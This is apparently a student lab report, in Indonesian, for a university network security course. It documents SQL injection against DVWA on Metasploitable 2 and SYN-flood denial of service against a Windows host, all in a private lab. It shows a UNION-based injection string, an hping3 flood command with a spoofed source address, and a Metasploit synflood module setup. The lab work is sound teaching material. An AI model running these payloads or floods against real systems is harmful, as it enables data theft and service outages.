RUBRIK PENILAIAN TUGAS KEAMANAN SISTEM DAN JARINGAN KOMPUTER


Tugas : 4

Topik : SQL Injecttion dan DoS

Kelompok : 3

No	Nama	NIM
1	Bagus Ari Susanto	2031730118
2	Dian Erma Puspitasari	2031730001
3	Imanuela Widiya Firmanda	2031730076
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5	Nurul Laila Ramadani	2031730120
6	Thoriq Fatkul R	2031730124

1. Topologi (60)



Semua host bisa saling terhubung dibuktikan dengan ping

```
$ ping 192.168.88.6
PING 192.168.88.6 (192.168.88.6) 56(84) bytes of data.
64 bytes from 192.168.88.6: icmp_seq=1 ttl=64 time=0.772 ms
64 bytes from 192.168.88.6: icmp_seq=2 ttl=64 time=0.827 ms
64 bytes from 192.168.88.6: icmp_seq=3 ttl=64 time=0.914 ms
64 bytes from 192.168.88.6: icmp_seq=4 ttl=64 time=1.74 ms
   192.168.88.6 ping statistics
4 packets transmitted, 4 received, 0% packet loss, time 3025ms
rtt min/avg/max/mdev = 0.772/1.063/1.742/0.394 ms
_$ ping 192.168.88.254
PING 192.168.88.254 (192.168.88.254) 56(84) bytes of data.
64 bytes from 192.168.88.254: icmp_seq=1 ttl=128 time=1.76 ms
64 bytes from 192.168.88.254: icmp_seq=2 ttl=128 time=1.25 ms
64 bytes from 192.168.88.254: icmp_seq=3 ttl=128 time=1.18 ms
64 bytes from 192.168.88.254: icmp_seq=4 ttl=128 time=1.45 ms
   192.168.88.254 ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.181/1.411/1.762/0.225 ms
```

2. SQL Injection Intermediate 1 (10)


Lakukan SQL Injection dari Kali Linux menuju Target 1 Metasploitable 2 page DVWA dengan ketentuan:

- Berhasil menampilkan semua tabel pada database

User ID:			
Submit			
ID: %' or 0=0 union select null, database() # First name: admin Surname: admin			
ID: %' or 0=0 union select null, database() # First name: Gordon Surname: Brown			
ID: %' or 0=0 union select null, database() # First name: Hack Surname: Me			
ID: %' or 0=0 union select null, database() # First name: Pablo Surname: Picasso			
ID: %' or 0=0 union select null, database() # First name: Bob Surname: Smith			
ID: %' or 0=0 union select null, database() # First name: Surname: dvwa			


Berhasil Menampilkan semua table pada database

Berhasil menampilkan tabel dengan nama memuat kata 'user'



Berhasil menampikan nama memuat kata 'user'


- Berhasil menampilkan semua kolom pada tabel users



Berhasil menampilkan semua kolom dari table users

- Berhasil menampilkan konten pada sebuah field yang ada pada tabel users

Vulnerability: SQL Injection



Berhasil menampilkan sebuah field yang ada pada table users

3. SQL Injection Intermediate 2 (10)

Lakukan SQL Injection dari Kali Linux menuju Target 1 Metasploitable 2 page DVWA dengan ketentuan:

- Berhasil menampilkan semua kolom dari tabel users_users



Menampilkan semua kolom dari users


- Berhasil menampilkan konten kolom name pada tabel guestbook



Menampilkan nama kolom pada guestbook

4. DoS Attack menggunakan Hping3 (10)


Lakukan serangan DoS dari Kali Linux ke Target 2 Windows menggunakan Hping3 (tunjukkan hasilnya dengan memperlihatkan CPU Usage)




Sebelum dilakukan HPING3

```
root@kali)-[~]
      nmap 192.168.88.254
   Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-27 23:59 EDT
   Nmap scan report for 192.168.88.254
   Host is up (0.00078s latency).
   Not shown: 995 closed ports
   PORT
            STATE SERVICE
   135/tcp open msrpc
   139/tcp open netbios-ssn
   445/tcp open microsoft-ds
   808/tcp open ccproxy-http
   5357/tcp open wsdapi
   MAC Address: D4:5D:64:68:C8:16 (Asustek Computer)
   Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
   ·(root⊕ kali)-[~]
hping3 -S 192.168.88.254 -a 192.168.88.5 -p 80 -- flood
HPING 192.168.88.254 (eth0 192.168.88.254): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Proses Hping 3



Setelah dilakukan Hping 3



Pada Wireshark

5. DoS Attack menggunakan MSF (10)

Lakukan serangan DoS dari Kali Linux ke Target 2 Windows menggunakan MSF (tunjukkan hasilnya dengan memperlihatkan CPU Usage)

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) >
msf6 auxiliary(dos/tcp/synflood) >
Module options (auxiliary/dos/tcp/synflood):
              Current Setting Required Description
   Name
   INTERFACE
                                           The name of the interface
                                           Number of SYNs to send (else unlim
   NUM
                                no
                                           ited)
                                           The target host(s), range CIDR ide
   RHOSTS
                                yes
                                           ntifier, or hosts file with syntax
                                            'file:<path>
   RPORT
              80
                                yes
                                           The target port
                                           The spoofable source address (else
   SHOST
                                           randomizes)
   SNAPLEN
              65535
                                yes
                                           The number of bytes to capture
                                           The source port (else randomizes)
   SPORT
                                no
   TIMEOUT
                                           The number of seconds to wait for
              500
                                yes
                                           new data
msf6 auxiliary(dos/tcp/synflood) >
```


Proses Dos Attack menggunakan kali ke windows

```
msto auxiliary(dos/tcp/synflood) > set rhosts 192.168.88.254
rhosts ⇒ 192.168.88.254
msf6 auxilia
ms+6 auxiliary(dos/tcp/synflood) > set shosts 192.168.88.5
msf6 auxiliary(dos/tcp/synflood) >
```


Mengatur rhosts dan shost

```
msf6 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
   Name
              Current Setting Required Description
   INTERFACE
                                         The name of the interface
                               no
   NUM
                                         Number of SYNs to send (else unlim
                               no
                                         ited)
   RHOSTS
              192.168.88.254
                                         The target host(s), range CIDR ide
                               ves
                                         ntifier, or hosts file with syntax
                                          'file:<path>'
   RPORT
              80
                                         The target port
                               ves
   SHOST
              192.168.88.5
                               no
                                         The spoofable source address (else
                                         randomizes)
                                         The number of bytes to capture
   SNAPLEN
              65535
                               yes
  SPORT
                                         The source port (else randomizes)
                               no
                                         The number of seconds to wait for
   TIMEOUT
              500
                               yes
                                         new data
msf6 auxiliary(dos/tcp/synflood) >
```

Option setelah di set rhosts dan shost



Task Manager setelah proses



Tampilan di wireshark